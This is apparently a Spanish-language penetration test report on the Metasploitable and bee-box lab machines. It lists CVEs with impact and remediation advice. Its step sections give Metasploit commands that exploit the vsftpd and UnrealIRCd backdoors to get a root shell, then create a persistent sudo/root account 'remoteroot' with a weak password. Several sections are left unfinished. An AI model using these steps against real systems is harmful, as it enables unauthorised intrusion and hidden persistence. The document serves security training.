Reporte de prueba de penetración de Host metasploitable (10.0.2.6) y bee-box (10.0.2.8)

Jose Rodriguez

Tabla de Contenido

        - **CVE-2014-0224 - CCS Injection OpenSSL HTTP Apache 2.2.8**
            - Descripcion
            - Posible Impacto
            - Propuestas de Remediación
        - **Cross-Site Tracing (XST). HTTP Apache 2.2.8**
            - Descripcion
            - Posible Impacto
            - Propuestas de Remediación
        - Herramientas y técnicas utilizadas.
        - Paso, Commando y Resultados
- **Datos adjuntos**
    - **metasploitable (10.0.2.6)**
        - Resultado completo del Nmap
    - **bee-box (10.0.2.8)**
        - Resultado completo del Nmap

Aviso de Confidencialidad
El contenido de este informe es ESTRICTAMENTE CONFIDENCIAL y contiene detalles técnicos sensibles sobre las debilidades de seguridad encontradas en el Host:

- metasploitable (10.0.2.6)
- bee-box (10.0.2.8)

La información aquí presentada (incluyendo métodos de explotación, vulnerabilidades detectadas y datos de configuración) está reservada única y exclusivamente para el conocimiento y uso del equipo de seguridad que realizó la prueba y el personal responsable del sistema que cuente con las autorizaciones formales y los permisos de acceso adecuados.

Se prohíbe terminantemente la copia, distribución, reproducción o divulgación de este documento, total o parcialmente, a cualquier tercero o entidad no autorizada. La falta de cumplimiento de este aviso pone en riesgo la seguridad de la organización.

Resumen

Durante una prueba de penetración o auditoría de seguridad, se identificó que los hosts objetivos metasploitable (10.0.2.6) y bee-box (10.0.2.8) presentaban múltiples vulnerabilidades críticas y de alto riesgo.

Entre las fallas detectadas se encontraban:

- **metasploitable (10.0.2.6):** CVE-2011-2523 (puerta trasera de vsftpd 2.3.4) y CVE-2010-2075 (puerta trasera de UnrealIRCd 3.2.8.1), que son fallas de ejecución remota de comandos (RCE). Adicionalmente, se detectaron vulnerabilidades en protocolos de red y criptográficos, incluyendo CVE-2007-6750 (potencial denegación de servicio TCP), CVE-2015-4000 (Logjam, debilidad de Diffie-Hellman) y CVE-2014-3566 (POODLE, falla de SSL 3.0).
- **bee-box (10.0.2.8):**

En el Host metasploitable (10.0.2.6): Se procedió a realizar una explotación controlada de las vulnerabilidades CVE-2011-2523 y CVE-2010-2075 utilizando el framework de pruebas de penetración Metasploit. Esta explotación se llevó a cabo con éxito en el Host metasploitable (10.0.2.6) , confirmando que un atacante podría haber obtenido acceso sin restricciones y control completo del sistema.

En el Host bee-box (10.0.2.8):

Alcance de la evaluación

El alcance de esta prueba de penetración se define de manera estricta y se centra exclusivamente en la evaluación de seguridad de los Hosts metasploitable (10.0.2.6) y bee-box (10.0.2.8). Las pruebas se limitarán a las fases de descubrimiento, análisis de vulnerabilidades y explotación.

Específicamente, el proceso incluirá el escaneo de puertos y servicios activos en el Host metasploitable (10.0.2.6) y bee-box (10.0.2.8) utilizando herramientas como Nmap para mapear la superficie de ataque expuesta. Una vez identificados los servicios, se procederá al análisis de vulnerabilidades para detectar fallas conocidas y errores de configuración en el software en ejecución.

Finalmente, el alcance incluye la explotación controlada de las vulnerabilidades más críticas encontradas, empleando *frameworks* como Metasploit, con el objetivo de demostrar la posibilidad de obtener acceso sin autenticación o elevar privilegios, lo cual determinará el impacto real de las fallas de seguridad presentes en los Host metasploitable (10.0.2.6) y bee-box (10.0.2.8). El alcance excluye cualquier otro equipo, red o aplicación.

Vulnerabilidades encontradas

Host	Puerto	Servicio	Codigo	Score	Severidad	Descripcion
10.0.2.6	21	vsFTPd 2.3.4	CVE-2011-2523	9.8	CRITICAL	Permite shell remoto en el servidor
10.0.2.6	6667 6697	Irc UnrealIRCd	CVE-2010-2075	7.5	ALTA	una modificación introducida externamente (Caballo de Troya) que permite a atacantes remotos ejecutar comandos de su elección.
10.0.2.6	80	Apache httpd 2.2.8	CVE-2007-6750	5.0	MEDIA	permite a atacantes remotos provocar una denegación de servicio (caída del demonio) a través de una petición HTTP parcial
10.0.2.6	25	smtp	CVE-2015-4000	3.7	BAJA	Diffie-Hellman Key Exchange MitM Vulnerability
10.0.2.6	5432	PostgreSQL DB 8.3.0	CVE-2014-3566	3.4	BAJA	Permite obtener datos de texto plano a través de un ataque de relleno (padding)
10.0.2.8	80	HTTP (Apache 2.2.8)	CVE-2007-6750	7.5	ALTA	El servidor es susceptible al ataque Slowloris DoS que mantiene múltiples conexiones abiertas con solicitudes parciales, agotando los recursos y causando Denegación de Servicio (DoS).
10.0.2.8	80	HTTP (Apache 2.2.8)	N/A (Política)		MEDIA	Archivo /crossdomain.xml con política excesivamente permisiva (<allow-access-from domain="*" />), lo que facilita ataques CSRF y permite a terceros acceder a datos sensibles.
10.0.2.8	80	HTTP (Apache 2.2.8)	N/A (Inyección)		ALTA	Posible Inyección SQL (SQLi) detectada en las queries del servicio.
10.0.2.8	80 443	Apache httpd 2.2.8	CVE-2011-3192	7.8	ALTA	El servidor Apache es vulnerable a un ataque de Denegación de Servicio (DoS) cuando se solicitan numerosos rangos de bytes superpuestos.
10.0.2.8	443	HTTPS (OpenSSL 0.9.8g)	CVE-2015-4000 (Logjam)	5.9	MEDIA	Falla en TLS que permite a un atacante MitM forzar el uso de cifrado Diffie-Hellman DHE_EXPORT de 512 bits (muy débil), lo que facilita el descifrado de la comunicación.
10.0.2.8	443	HTTPS (OpenSSL 0.9.8g)	CVE-2014-3566 (POODLE)	6.0	MEDIA	El protocolo SSL 3.0 es vulnerable debido a un padding no determinístico que permite a un atacante MitM obtener datos en texto claro mediante un ataque de padding-oracle.
10.0.2.8	443	HTTPS (OpenSSL)	N/A (CCS Injection)		ALTA	La vulnerabilidad CCS Injection permite a un atacante MitM disparar el uso de una clave maestra de longitud cero, lo que puede resultar en el secuestro de sesiones u obtención de información sensible.
10.0.2.8	443	HTTPS (Apache 2.2.8)	N/A (TRACE)		BAJA	El método TRACE está habilitado, lo que puede ser explotado en ataques de Cross-Site Tracing (XST).

Metodología

- **Reconocimiento Activo/Escaneo:** para descubrir hosts activos, identificar qué puertos TCP/UDP están abiertos y qué servicios (con sus versiones) se están ejecutando.
- **Análisis de Vulnerabilidades:** Basado en la información de versiones recopilada por la fase de Reconocimiento, se identifican posibles CVEs y fallas de configuración.
- **Explotación:**
    - Se utiliza el framework Metasploit para seleccionar y ejecutar el exploit más adecuado contra la vulnerabilidad encontrada en el paso anterior, con el objetivo de obtener una shell de acceso al sistema comprometido.

Detalles de vulnerabilidad encontrada
metasploitable (10.0.2.6)

CVE-2011-2523 - vsftpd 2.3.4,

La vulnerabilidad CVE-2011-2523 afecta a la versión vsftpd 2.3.4, un popular servidor FTP para sistemas tipo Unix. Específicamente, esta versión contenía una puerta trasera (backdoor) maliciosa que fue introducida en el código fuente descargable entre aproximadamente el 30 de junio y el 3 de julio de 2011. Esta puerta trasera se activa cuando un usuario no autenticado inicia sesión con un nombre de usuario que termina con los caracteres :) (una carita sonriente). Al activarse, la puerta trasera abre un shell (intérprete de comandos) en el puerto 6200/tcp del servidor, permitiendo la ejecución remota de comandos sin requerir autenticación posterior.

Posible Impacto

El impacto de esta vulnerabilidad es Crítico (con una puntuación CVSS base de 10.0 en v2.0 y 9.8 en v3.1). Un atacante puede explotarla a través de la red, sin necesidad de credenciales de usuario (privilegios requeridos: ninguno) y con baja complejidad de ataque, para obtener el control total del sistema afectado. La ejecución de comandos a nivel del sistema operativo permite el acceso completo a la Confidencialidad, Integridad y Disponibilidad de la máquina, lo que se traduce en el robo de datos sensibles, la modificación o destrucción de archivos, la instalación de malware, o incluso el uso del servidor como plataforma para atacar otras redes.

Propuestas de Remediación


- La solución principal y más efectiva es actualizar vsftpd a una versión que no contenga el backdoor, como vsftpd 2.3.5 o superior, o migrar a una versión estable más moderna del software.
- Se recomienda encarecidamente comprobar si el puerto 6200/tcp está abierto y escuchando conexiones en el servidor afectado; de ser así, debe cerrarse inmediatamente. También es una buena práctica implementar reglas de firewall que restrinjan el acceso al puerto 21 (FTP) y otros puertos de servicio a solo direcciones IP de confianza o redes internas, limitando la exposición de cualquier vulnerabilidad de red.

Herramientas y técnicas utilizadas.

- Nmap
- Metasploit


Paso, Commando y Resultados

```
nmap -v -p 1-65535 -sVC -O --script vuln 10.0.2.6
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  BID:48539  CVE:CVE-2011-2523
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       https://www.securityfocus.com/bid/48539
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|
https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/v
sftpd_234_backdoor.rb
|_
http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
-- resultado en archivo adjuntos --

Msfconsole
Use exploit/unix/ftp/vsftpd_234_backdoor
Set RHOST 10.0.2.6
Show options
Run

------------------- reverse shell --------------------
whoami
id
```



----------add user --------------------

```
adduser remoteroot
123456
123456
Y

usermod -aG sudo remoteroot
usermod -aG root remoteroot
usermod -aG ssh remoteroot

id remoteroot
```



CVE-2010-2075 - UnrealIRCd 3.2.8.1

La vulnerabilidad CVE-2010-2075 afecta a UnrealIRCd 3.2.8.1, un popular servidor de Internet Relay Chat (IRC).

Esta versión fue comprometida con una modificación maliciosa externa (Caballo de Troya) que se introdujo en el código fuente distribuido a través de ciertos sitios espejo (mirrors) oficiales entre noviembre de 2009 y junio de 2010.

La modificación se encontraba específicamente dentro de la macro DEBUG3_DOLOG_SYSTEM. Esta puerta trasera permitía a un atacante remoto, sin necesidad de autenticación, enviar comandos específicos al servidor IRC para lograr la Ejecución Remota de Comandos (RCE) en el sistema operativo subyacente.

Posible Impacto

El impacto de esta vulnerabilidad es alto (con una puntuación CVSS base de 7.5 en v2.0). El vector de ataque es de red y su complejidad es baja, y lo más importante es que no requiere ningún tipo de autenticación para ser explotado.

Un atacante podría aprovechar esta falla para ejecutar comandos arbitrarios con los privilegios del servicio UnrealIRCd.

Esto puede resultar en la pérdida de confidencialidad (robo de información sensible), pérdida de integridad (modificación o destrucción de archivos) y pérdida de disponibilidad (dejando el sistema inoperable o usándolo para lanzar ataques).

La explotación efectiva permite el control completo del servidor comprometido.

Propuestas de Remediación

La acción de remediación más crítica fue dejar de usar inmediatamente la versión comprometida (3.2.8.1) y actualizar a una versión limpia y verificada, como UnrealIRCd 3.2.8.2 o superior.

Es fundamental obtener el código fuente o los binarios directamente de la fuente oficial y, si es posible, verificar las sumas de comprobación (checksums) del archivo para asegurar su integridad antes de la instalación.


Además, se recomienda realizar una auditoría completa del sistema donde se ejecutó la versión troyanizada para detectar y eliminar cualquier shell o proceso persistente que el atacante pudiera haber dejado instalado después de la explotación inicial.

Herramientas y técnicas utilizadas.

- Nmap
- Metasploit

Paso, Commando y Resultados


```
nmap -v -p 1-65535 -sVC -O --script vuln 10.0.2.6
PORT       STATE SERVICE     VERSION
6667/tcp  open  irc         UnrealIRCd
| irc-botnet-channels:
|_  ERROR: Closing Link: [10.0.2.7] (Throttled: Reconnecting too fast) -Email
admin@Metasploitable.LAN for more information.
6697/tcp  open  irc         UnrealIRCd
|_ssl-ccs-injection: No reply from server (TIMEOUT)
-- resultado en archivo adjuntos --
msfconsole
search unreal_ircd
use 0
```




```
set RHOST 10.0.2.6
show options
```

nmpa 10.0.2.7
set LHOST 10.0.2.7

Show options



Run
--- reverse shell ---

whoami

Host: bee-box (10.0.2.8)

CVE-2007-6750 - Denegación de Servicio (DoS)

La vulnerabilidad CVE-2007-6750 se relaciona con una Denegación de Servicio (DoS) que afecta al Servidor HTTP Apache en sus versiones 1.x y 2.x. Esta debilidad permite a un atacante remoto provocar la caída del demonio del servidor al enviar peticiones HTTP parciales que nunca se completan. La técnica de ataque más conocida que explota esta vulnerabilidad es Slowloris. Este problema está directamente ligado a la ausencia o falta de configuración del módulo mod_reqtimeout en versiones anteriores a la 2.2.15 de Apache, lo que impide que el servidor establezca límites de tiempo adecuados para la recepción de cabeceras de peticiones.

Posible Impacto

El impacto principal de CVE-2007-6750 es la pérdida de disponibilidad del servicio web alojado en el servidor Apache. Al monopolizar todos los hilos o sockets de conexión disponibles con peticiones incompletas y mantenerlos abiertos, el atacante consume los recursos del servidor hasta que este ya no puede atender peticiones legítimas de otros usuarios. El ataque, al ser de baja complejidad de acceso y no requerir autenticación, se puede lanzar fácilmente por la red. Aunque la vulnerabilidad en sí no compromete la confidencialidad o la integridad de los datos, la indisponibilidad del servicio puede resultar en pérdidas operacionales o de negocio significativas para la entidad afectada.

Propuestas de Remediación

La remediación más efectiva consiste en actualizar el Servidor HTTP Apache a una versión 2.2.15 o posterior, la cual incluye el módulo mod_reqtimeout por defecto y aborda esta vulnerabilidad. Si la actualización inmediata no es posible, se recomienda la implementación y configuración del módulo mod_reqtimeout en las versiones afectadas para establecer límites de tiempo estrictos para recibir la cabecera de la solicitud HTTP. Otras medidas incluyen utilizar un firewall de aplicación web (WAF) o un proxy inverso configurados para limitar el número de conexiones por IP, aplicar límites de velocidad de conexión, o utilizar módulos de mitigación de DoS de terceros.

CVE-2011-3192 - Apache Killer
La vulnerabilidad CVE-2011-3192 es un fallo de seguridad que afecta al Servidor HTTP Apache en sus versiones 2.0.x a 2.0.64 y 2.2.x a 2.2.19. Este problema, conocido como "Apache Killer" o "range header DoS", permite a un atacante remoto provocar una Denegación de Servicio (DoS) al enviar una petición HTTP con una cabecera Range cuidadosamente construida. Al incluir múltiples y superpuestos rangos de bytes en la cabecera, se obliga al servidor a consumir una cantidad excesiva de memoria y potencia de procesamiento al intentar gestionar la respuesta, lo que lleva a un uso descontrolado de recursos y, en última instancia, al colapso del servicio o a un rendimiento extremadamente lento.

Posible Impacto
El impacto principal de la explotación de CVE-2011-3192 es la indisponibilidad total o parcial del servicio web alojado. Al saturar los recursos del servidor (CPU y RAM) con una única petición maliciosa, el atacante puede paralizar la capacidad del servidor para atender solicitudes legítimas. Aunque esta vulnerabilidad es específica para la Denegación de Servicio y no permite directamente la ejecución de código o el robo de información, el fallo operativo que causa puede tener consecuencias graves para la continuidad del negocio y la reputación de la organización. La simplicidad del ataque, que solo requiere enviar una cabecera HTTP anómala, lo convierte en una amenaza de alto riesgo y fácil explotación.

Propuestas de Remediación
La solución más directa y completa para esta vulnerabilidad es actualizar el Servidor HTTP Apache a la versión 2.0.65 o 2.2.20, o una posterior, ya que estas versiones contienen correcciones que limitan la cantidad de rangos que pueden especificarse en la cabecera Range. Para aquellos que no puedan actualizar inmediatamente, se pueden aplicar mitigaciones temporales como configurar un firewall o un proxy para filtrar las solicitudes que contengan un número excesivo de rangos en la cabecera Range. Alternativamente, se puede utilizar el módulo mod_rewrite para modificar o eliminar la cabecera Range de las peticiones entrantes, aunque esto puede afectar la funcionalidad legítima de descarga parcial o reanudación de transferencias de archivos.

CVE-2015-4000 (Logjam)
La vulnerabilidad CVE-2015-4000, conocida popularmente como el ataque Logjam, es un fallo de seguridad que afecta al protocolo Transport Layer Security (TLS), específicamente en la negociación del handshake cuando se utiliza el intercambio de claves Diffie-Hellman (DH) con parámetros débiles o con claves de intercambio de exportación desactualizadas. Esta debilidad permite que un atacante con capacidad de Hombre en el Medio (Man-in-the-Middle - MITM) degrade forzosamente una conexión TLS vulnerable para que utilice el conjunto de cifrado DH de exportación (Export Cipher Suites), que típicamente usa una clave de 512 bits. El ataque no es un fallo en la implementación de un software específico, sino un problema inherente a cómo se implementaba el soporte para los cifrados de exportación en los protocolos TLS/SSL de la época.

Posible Impacto
El impacto potencial de la explotación de Logjam es la ruptura de la confidencialidad de la comunicación cifrada. Al degradar la conexión a claves DH de 512 bits, un atacante con recursos suficientes puede precalcular la clave de sesión en un tiempo razonable. Una vez que se rompe el intercambio DH de exportación, el atacante puede descifrar todo el tráfico que pasa a través de la conexión TLS, incluyendo información sensible como credenciales, tokens de sesión y datos personales. Este ataque afecta a una amplia gama de servidores y clientes web que aún soportaban conjuntos de cifrado de exportación o que utilizaban parámetros DH predeterminados y débiles, comprometiendo la seguridad de millones de conexiones.

Propuestas de Remediación
Para mitigar la vulnerabilidad CVE-2015-4000, los administradores de servidores deben desactivar completamente el soporte para todos los conjuntos de cifrado de exportación en sus configuraciones de TLS/SSL. Además, se recomienda encarecidamente generar y utilizar grupos de Diffie-Hellman (DH) robustos y únicos con una longitud de al menos 2048 bits para los servidores. Es fundamental que tanto los clientes como los servidores estén configurados para rechazar cualquier intercambio DH más pequeño de 1024 bits. Los usuarios también deben asegurarse de que sus navegadores y software cliente se hayan actualizado a las versiones más recientes que implementen parches que rechacen automáticamente los cifrados DH débiles para evitar la degradación del cifrado.

CVE-2014-3566 (POODLE)
La vulnerabilidad CVE-2014-3566, conocida como POODLE (Padding Oracle On Downgraded Legacy Encryption), es un fallo de seguridad que afecta a la integridad del cifrado en el protocolo SSL 3.0 (Secure Sockets Layer versión 3.0), un protocolo de seguridad obsoleto que todavía era soportado por muchos navegadores y servidores en el momento de su descubrimiento. Este ataque se basa en una debilidad en el esquema de padding (relleno) del cifrado de bloque CBC (Cipher Block Chaining) utilizado por SSL 3.0. Un atacante con capacidad de Hombre en el Medio (MITM) puede obligar a que las conexiones seguras entre un cliente y un servidor degraden la negociación del protocolo a SSL 3.0 y, a través de múltiples solicitudes, descifrar byte a byte la información contenida en las cookies cifradas, especialmente aquellas de sesión.

Posible Impacto
El impacto principal de CVE-2014-3566 es el robo de información sensible, particularmente las cookies de sesión. Una vez que el atacante obtiene la cookie de sesión, puede suplantar la identidad del usuario ante el servidor, lo que se conoce como secuestro de sesión. Esto permite al atacante acceder a cuentas de usuario, realizar acciones en nombre del usuario legítimo y obtener acceso a información privada. Aunque el ataque requiere un esfuerzo y un número significativo de peticiones para descifrar la información, su éxito compromete directamente la confidencialidad y la autenticidad de la sesión del usuario, afectando a servicios web y aplicaciones que aún soportaban SSL 3.0.

Propuestas de Remediación
La medida de remediación fundamental y más importante es la desactivación completa del protocolo SSL 3.0 tanto en los servidores web como en los navegadores y clientes. Se recomienda configurar los sistemas para que solo negocien conexiones utilizando TLS 1.0, 1.1 o, preferentemente, 1.2 o 1.3. Para los casos en que la compatibilidad con clientes muy antiguos obligue a mantener algún soporte, se deben aplicar parches y configuraciones para impedir la degradación forzada del protocolo a SSL 3.0 (conocido como downgrade attack). Además, se puede mitigar el riesgo mediante el uso de la bandera Secure en las cookies y configurando la cabecera HTTP Strict Transport Security (HSTS) para instruir a los navegadores a utilizar siempre TLS en el futuro.

Política excesivamente permisiva HTTP Apache 2.2.8 /crossdomain.xml
La vulnerabilidad se refiere a una configuración excesivamente permisiva en los Servidores HTTP Apache, a menudo observada en la versión 2.2.8 y anteriores, que consiste en la presencia de un archivo crossdomain.xml con una política de acceso demasiado amplia. Este archivo, utilizado por Adobe Flash Player y tecnologías similares para controlar los permisos de acceso de scripts de diferentes dominios, puede estar configurado para permitir que cualquier dominio (*) acceda a los datos del dominio que hospeda el archivo. Esta configuración no es un fallo inherente del software Apache, sino una configuración por defecto o errónea que crea un vector de ataque, permitiendo que aplicaciones Flash alojadas en sitios web maliciosos lean información del dominio afectado.

Posible Impacto
El impacto principal de esta política permisiva es el riesgo de un ataque de Cross-Site Scripting (XSS) o, más comúnmente, Cross-Site Request Forgery (CSRF) avanzado, específicamente a través de aplicaciones Flash o Silverlight. Al permitir que cualquier dominio lea la información del servidor, un atacante puede alojar un widget Flash en su sitio malicioso y utilizarlo para leer las cookies de sesión del usuario o cualquier otro dato sensible que el navegador envíe al dominio afectado. Esto facilita el secuestro de sesiones, la exposición de datos personales y el fraude. La sencillez de la explotación, que solo requiere que el usuario visite una página web maliciosa, amplifica la gravedad de este fallo de configuración.

Propuestas de Remediación
La remediación crítica consiste en modificar o eliminar el archivo crossdomain.xml si este contiene una política excesivamente permisiva. La configuración ideal debería restringir el acceso solo a los dominios de confianza explícitamente listados. Si el archivo es necesario, se debe asegurar que el atributo allow-access-from domain no utilice el comodín (*). Si el servidor no aloja contenido Flash o Silverlight que requiera acceso cross-domain, la opción más segura es eliminar el archivo completamente. Adicionalmente, se recomienda mantener el servidor Apache actualizado y revisar periódicamente todas las configuraciones de seguridad, incluyendo la correcta implementación de las cabeceras HTTP Strict Transport Security (HSTS) para mejorar la protección general del sitio.

Inyección SQL (SQLi) HTTP Apache 2.2.8
La vulnerabilidad de Inyección SQL (SQLi) en un contexto asociado al Servidor HTTP Apache 2.2.8 no es un fallo de seguridad directo del software del servidor Apache. Más bien, se refiere a una debilidad crítica de la aplicación web o script que se ejecuta dentro del entorno proporcionado por Apache, como scripts escritos en PHP, Python o Perl, y que interactúan con una base de datos SQL. Este tipo de vulnerabilidad ocurre cuando una aplicación web no valida o sanea correctamente los datos de entrada proporcionados por el usuario, como los parámetros de la URL o los campos de formularios. Al no tratar estos datos como texto puro, se permite que un atacante inyecte comandos SQL maliciosos directamente en las consultas de la base de datos que la aplicación ejecuta.

Posible Impacto
El impacto de una Inyección SQL puede ser catastrófico y se encuentra entre los riesgos más graves para una aplicación web. Un atacante puede explotar la vulnerabilidad para eludir los mecanismos de autenticación, obteniendo acceso no autorizado a la aplicación. El riesgo más significativo es el compromiso de la confidencialidad, integridad y disponibilidad de los datos. El atacante podría extraer la totalidad de la información almacenada en la base de datos (nombres de usuario, contraseñas, información financiera o datos personales), modificar o eliminar datos cruciales, o incluso en algunos casos, ejecutar comandos del sistema operativo a través de la base de datos, lo que conduciría a la toma de control completa del servidor subyacente.

Propuestas de Remediación
La mitigación de las vulnerabilidades de SQLi requiere un enfoque de desarrollo seguro en la aplicación web, no en el servidor Apache. La principal propuesta de remediación es el uso de consultas parametrizadas o sentencias preparadas para todas las interacciones con la base de datos. Esta técnica garantiza que la entrada del usuario sea tratada siempre como datos y nunca como parte del comando SQL, separando lógicamente la lógica de la consulta de los datos de entrada. Además, se recomienda implementar una validación estricta de la entrada de datos (lista blanca), aplicar el principio del mínimo privilegio a las cuentas de base de datos utilizadas por la aplicación web, y mantener un registro de errores detallado para la detección temprana de intentos de explotación. Finalmente, es crucial actualizar el software Apache 2.2.8 a una versión moderna y segura para eliminar otros posibles fallos de seguridad a nivel de servidor.

CVE-2014-0224 - CCS Injection OpenSSL HTTP Apache 2.2.8
La vulnerabilidad CVE-2014-0224, conocida como CCS Injection, se refiere a un fallo en la implementación de la función de manejo del mensaje Change Cipher Spec (CCS) en ciertas versiones de la biblioteca OpenSSL. Aunque el resumen menciona Apache 2.2.8, este problema no reside en el software del servidor Apache, sino en la biblioteca criptográfica OpenSSL que Apache utiliza para manejar las conexiones HTTPS (SSL/TLS). El fallo permitía que un atacante con capacidad de Hombre en el Medio (MITM) inyectara un mensaje CCS antes de lo esperado durante el handshake TLS, lo que provocaba que las claves de cifrado se negociaran y se hicieran efectivas antes de que el proceso de verificación de identidad se completara correctamente.

Posible Impacto
El impacto de la explotación de CCS Injection es la ruptura de la confidencialidad de la comunicación. Un atacante MITM podría forzar a OpenSSL a utilizar una clave de cifrado débil o predecible si el atacante consigue insertar un mensaje CCS falsificado durante la negociación. Al interceptar y manipular el handshake, el atacante logra que tanto el cliente como el servidor acuerden y usen la clave secreta elegida por el atacante. Una vez que el cifrado es comprometido, el atacante puede descifrar todo el tráfico que pasa a través de la conexión segura, incluyendo credenciales, datos de sesión y cualquier otra información sensible transmitida por el canal HTTPS, lo que equivale a la pérdida total de la seguridad de la sesión.

Propuestas de Remediación
La remediación esencial para la vulnerabilidad CCS Injection es actualizar la biblioteca OpenSSL a una versión que contenga el parche de seguridad. Las versiones afectadas incluyen OpenSSL 0.9.8, 1.0.0 y 1.0.1. Se recomienda enfáticamente actualizar a la versión 1.0.1h o posterior, o a las versiones 1.0.0m o 0.9.8za en las ramas más antiguas. Dado que Apache 2.2.8 depende de esta biblioteca, el administrador del sistema debe asegurarse de que la biblioteca OpenSSL vinculada dinámicamente o incluida estáticamente en el sistema operativo o en la instalación del servidor se actualice. La actualización de la biblioteca criptográfica subyacente es la única forma de resolver este problema a nivel de código fuente.

Cross-Site Tracing (XST). HTTP Apache 2.2.8
La vulnerabilidad Cross-Site Tracing (XST) no es un fallo en el software del Servidor HTTP Apache 2.2.8, sino más bien una debilidad de configuración que surge de la activación del método HTTP TRACE. Este método está diseñado para que un cliente pueda ver exactamente qué peticiones ha enviado a través de servidores proxy o gateways intermedios, devolviendo el mensaje de petición completo como cuerpo de la respuesta. El problema se convierte en una vulnerabilidad XST cuando el método TRACE se combina con la explotación exitosa de una vulnerabilidad de Cross-Site Scripting (XSS) previamente identificada. Si el método TRACE está habilitado, un atacante puede utilizar un script XSS para forzar al navegador de la víctima a enviar una petición TRACE al servidor y, posteriormente, leer las cabeceras de la respuesta, que podrían contener información sensible como cabeceras de autenticación o cookies con la bandera HttpOnly.

Posible Impacto
El principal impacto de la vulnerabilidad XST reside en su capacidad para eludir las protecciones de seguridad destinadas a las cookies. Específicamente, XST puede ser utilizado para robar cookies de sesión que han sido marcadas con la bandera HttpOnly. Esta bandera se utiliza para evitar que los scripts del lado del cliente (como JavaScript) accedan a la cookie, previniendo el robo de la sesión a través de XSS simple. Sin embargo, al utilizar el método TRACE junto con XSS, el atacante puede leer la respuesta del servidor que incluye la cabecera Cookie completa, superando la protección HttpOnly. Esto conduce al secuestro de la sesión del usuario, lo que compromete la confidencialidad y la integridad de los datos y las acciones del usuario.

Propuestas de Remediación
La medida de remediación más efectiva y sencilla para la vulnerabilidad XST es desactivar completamente el método HTTP TRACE en la configuración del Servidor HTTP Apache. Esto se puede lograr utilizando la directiva TraceEnable Off en el archivo de configuración principal de Apache (httpd.conf) o dentro de las configuraciones de Virtual Host. Adicionalmente, se recomienda mitigar o eliminar cualquier vulnerabilidad de Cross-Site Scripting (XSS) en la aplicación web subyacente, ya que XST es una técnica de explotación secundaria que se apoya en XSS. Para una seguridad más robusta, el uso de cabeceras de seguridad como Content Security Policy (CSP) puede ayudar a reducir la capacidad de ejecución de scripts maliciosos.

Herramientas y técnicas utilizadas.
- nmap
- nbtscan
- dirb
- Firefox
- wget

Paso, Commando y Resultados

`nmap -sn 10.0.2.0/24 -oN scan-21-11-25-10-0-2-0-24.txt`

```
